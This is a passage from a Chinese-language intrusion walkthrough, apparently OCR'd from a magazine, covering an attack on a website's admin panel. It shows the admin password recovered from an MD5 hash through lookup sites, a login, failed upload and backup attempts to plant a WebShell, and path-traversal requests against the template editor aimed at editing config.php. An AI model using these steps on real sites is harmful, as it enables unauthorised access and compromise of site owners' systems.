


图7 查询管理员信息

从返回的信息可以看到管理员的用户名是cnibs，密码8eee3efdde1eb6cf6639a58848362bf4是MD5加密的。

7、破解管理员密码进入后台

前面我们得到了管理员的密码和用户名，但密码是用MD5加密的，暴破MD5可是个体力活，不到万不得已还是不做了吧，呵呵！其实我们可以试着用在线MD5查询找找有没有这个值。提供几个我经常查询MD5值的网站，如下：

> http://www.md5lookup.com/?category=01-3&search=on
> http://www.xmd5.org/
> http://www.milw0rm.com/md5/info.php
> http://www.neeao.com/md5/
> http://md5.mmkey.com/
> http://www.hashchecker.com/index.php?_sls=search_hash

```
http://md5.rednoize.com/
http://us.md5.crysm.net/
http://uploadpage.net/ap/php/projects/rt/addhash.php
```

最后在 http://md5.rednoize.com/ 查了出来，密码是 testpw，如图 8 所示。





图8 查询密码


有了密码，我们就可以在后台登录了，后台就在./admin 下，用账号 cnibs 和密码 testpw 进入后台，如图 9 所示。


图9 进入后台

在后台转了下，功能还真不少，但是上传的地方限制得很严格，没办法突破，所以通过上传得到 WebShell 的办法失败了。插入PHP 代码到数据库，再备份数据库为.php 格式时发现由于其数据库中数据的影响，导致运行备份后的数据库文件出现异常，没法继续突破（不过这里倒可以暴出系统的绝对路径）。


8、变相取 WEBSHELL

上传不行，备份也不灵，自然该换思维啦。把后台功能看了个遍，最后在模板管理这里找到了突破。选择模板管理，选择当前模板进行编辑，如图 10 所示。


图10 编辑当前模板

先随便选择一个模板，如 aboutus.html，进行编辑，可以看到提交的地址如下：

http://www.*****.com/admin/template.php?action=edit&templateid=1&fn=aboutus.html&keyword=，进入这个模板的编辑界面，如图 11 所示。


图11 编辑aboutus.html




图12 返回的信息

可以看到返回 aboutus.html 的源代码，我们可以修改后点"编辑"进行保存。那可否编辑一个PHP文件，插入我们的木马代码，保存得到 WebShell？模板目录下都是 HTML 文件，郁闷下先；当看到提交的那个地址中有 fn=aboutus.html 时，我想是否可以使用../ 来试着跳转，如下试着提交：

http://www.*****.com/admin/template.php?action=edit&templateid=1&fn=../aboutus.html&keyword=，返回如图 12 所示的信息，报告说../aboutus.html 无法写入，说明可以跳转。OK！那我们可以用../ 来跳转到别的目录中的 PHP 文件里了。

有了思路自然好办，我们手工跳转到一个PHP文件中，比如我这里选用../config.php，看到如图 13 所示的信息。

